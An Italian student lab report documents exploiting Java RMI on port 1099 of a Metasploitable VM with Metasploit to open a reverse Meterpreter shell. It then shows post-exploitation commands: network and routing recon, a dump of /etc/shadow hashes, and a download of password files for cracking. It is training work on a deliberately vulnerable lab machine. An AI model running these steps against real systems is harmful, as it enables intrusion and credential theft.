Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete;
2) informazioni sulla tabella di routing della macchina vittima
3) altro…

Svolgimento:

Preparazione delle macchine con gli indirizzi IP richiesti dalla traccia. Avendo entrambe le macchine sulla stessa sottorete possiamo lasciare settata la rete interna su Virtual Box e non ricorrere all'utilizzo di PfSense.

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9c:24:72
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9c:2472/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4550 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23201 (22.6 KB)  TX bytes:23201 (22.6 KB)
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/network/interfaces
```


kali@kali: ~


```
  GNU nano 7.2                                /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

#auto eth0
#iface eth0 inet dhcp

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.1.11
```



```
^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute   ^C Location  M-U Undo     M-A Set Mark
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line M-E Redo     M-6 Copy
```


Dimostrazione dell’effettiva comunicazione tra i due sistemi mediante il comando “ ping “ partendo prima da uno e poi dall’altro sistema.






Per ottenere una sessione remota di Meterpreter sulla macchina target andiamo a selezionare un tipo di exploit che è stato pensato esattamente per la vulnerabilità richiesta nella traccia.

Per prima cosa avviamo Metasploit sulla macchina attaccante, nel nostro caso la macchina kali, direttamente da terminale con il comando " msfconsole ".



Dopodiché ho voluto testare dapprima dei payload generici riguardanti java ed in seconda battuta il payload specifico per java rmi visto anche nella lezione teorica.

Una volta individuato il payload corretto e settato le options richieste facciamo partire l'attacco con il comando " exploit " ed otteniamo una shell di Meterpreter.



```
msf6 > use 4
msf6 payload(java/meterpreter/reverse_tcp) >
```

```
msf6 > use 4
msf6 payload(java/meterpreter/reverse_tcp) > show options

Module options (payload/java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


View the full module info with the info, or info -d command.

msf6 payload(java/meterpreter/reverse_tcp) > set LHOST 192.168.11.111
```


```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen o
                                         n all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Mr7wBldF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47758) at 2024-02-23 14:09:02 -0500

meterpreter >
```

Completamento del punto numero 1 – conf di rete


Una volta ottenuto accesso alla macchina vittima ne verifichiamo la configurazione di rete con il comando " ifconfig "


Vediamo che siamo sull'interfaccia eth0 con ip 192.168.1.112/24



Completamento del punto numero 2 – routing table

La shell di Meterpreter ci mette a disposizione il comando " route " ma per ottenere info più complete è stato unito allo stesso comando ma eseguito dentro una shell, dopo aver quindi eseguito il comando " shell " dentro la Meterpreter shell.





L'unione dei due comandi ci permette di individuare con chiarezza sia ip sia default gateway sia rete sia subnet mask della vittima.

Completamento del punto numero 3 – altro…

Con il comando " arp " eseguito dopo aver digitato " shell " sulla Meterpreter shell ci siamo guardati attorno sulla rete. Come sapevamo le macchine attive su questa subnet sono due.

```
meterpreter > shell
Process 2 created.
Channel 6 created.
arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.11.111           ether   08:00:27:CB:7E:F5   C                     eth0
192.168.11.111           ether   08:00:27:CB:7E:F5   C                     eth0
```

Digitazione del comando " ls " partendo dalla root del sistema per avere una rapida panoramica di cosa c'è sotto di noi

Con il comando " sysinfo " ci facciamo un'idea più precisa del sistema che c'è sulla macchina target

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-02-23 13:20:59 -0500  dev
040666/rw-rw-rw-  4096     dir   2024-02-23 13:21:03 -0500  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  35382    fil   2024-02-23 13:21:44 -0500  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-02-23 13:20:48 -0500  proc
040666/rw-rw-rw-  4096     dir   2024-02-23 13:21:44 -0500  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-02-23 13:20:49 -0500  sys
040666/rw-rw-rw-  4096     dir   2024-02-16 13:42:50 -0500  test_metaslpoit
040666/rw-rw-rw-  4096     dir   2024-02-23 14:15:15 -0500  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > pwd
/
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```


Con il comando “ search “ abbiamo avuto riscontro positivo della ricerca effettuata sui file passwd e shadow, in modo da avere degli input da poter dare in pasto al tool John the Ripper per esfiltrare le credenziali degli utenti. Di uno dei due viene eseguito un “ cat “ dimostrativo

I file sono stati anche scaricati sulla macchina kali con il comando “ download “

```
meterpreter > search -f passwd
Found 10 results...
=====================

Path                                                        Size (bytes)  Modified (UTC)
----                                                        ------------  --------------
/etc/pam.d/passwd                                           92            2008-04-02 21:02:12 -0400
/etc/passwd                                                 1581          2012-05-13 21:54:55 -0400
/home/msfadmin/.vnc/passwd                                  16            2024-01-28 04:20:34 -0500
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/passwd  6936    2010-04-16 16:36:52 -0400
/root/.vnc/passwd                                           16            2024-01-28 04:26:33 -0500
/usr/bin/passwd                                             29104         2008-04-02 21:08:49 -0400
/usr/share/doc/passwd                                       4096          2010-03-16 18:59:00 -0400
/usr/share/linda/overrides/passwd                           168           2008-04-02 21:08:40 -0400
/usr/share/lintian/overrides/passwd                         943           2008-04-02 21:08:40 -0400
/var/www/twiki/bin/passwd                                   6936          2003-01-04 21:08:47 -0500
```


```
meterpreter > search -f shadow
Found 1 result...
=================

Path         Size (bytes)  Modified (UTC)
----         ------------  --------------
/etc/shadow  1207          2012-05-13 21:54:55 -0400

meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```


Per avere un'idea dei servizi che girano sulla macchina vittima abbiamo eseguito il comando " ps aux ". Simulando un'azione frettolosa come se avessimo poco tempo a disposizione sulla macchina il comando è stato eseguito in modo che rigirasse l'output sulla macchina attaccante.
" ps aux > ps_out.txt "
Di seguito schermata del commando, dal quale ci facciamo un'idea molto più completa dei servizi attivi sul target anche per eventuali exploit futuri e/o per garantirci un accesso permanente




```
  PID TTY          TIME CMD
    1 ?        00:00:00 init
    2 ?        00:00:00 kthreadd
    3 ?        00:00:00 migration/0
    4 ?        00:00:00 ksoftirqd/0
    5 ?        00:00:00 watchdog/0
    6 ?        00:00:00 events/0
    7 ?        00:00:00 khelper
   41 ?        00:00:00 kblockd/0
   44 ?        00:00:00 kacpid
   45 ?        00:00:00 kacpi_notify
   91 ?        00:00:00 kseriod
  130 ?        00:00:00 pdflush
  131 ?        00:00:00 pdflush
  132 ?        00:00:00 kswapd0
  174 ?        00:00:00 aio/0
 1130 ?        00:00:00 ksnapd
 1303 ?        00:00:00 ata/0
 1304 ?        00:00:00 ata_aux
 1313 ?        00:00:00 scsi_eh_0
 1316 ?        00:00:00 scsi_eh_1
 1334 ?        00:00:00 ksuspend_usbd
 1337 ?        00:00:00 khubd
 2059 ?        00:00:00 scsi_eh_2
 2207 ?        00:00:00 kjournald
 2363 ?        00:00:00 udevd
 2601 ?        00:00:00 kpsmoused
 3545 ?        00:00:00 kjournald
 3696 ?        00:00:00 rpciod/0
 3711 ?        00:00:00 rpc.idmapd
 4022 ?        00:00:00 dd
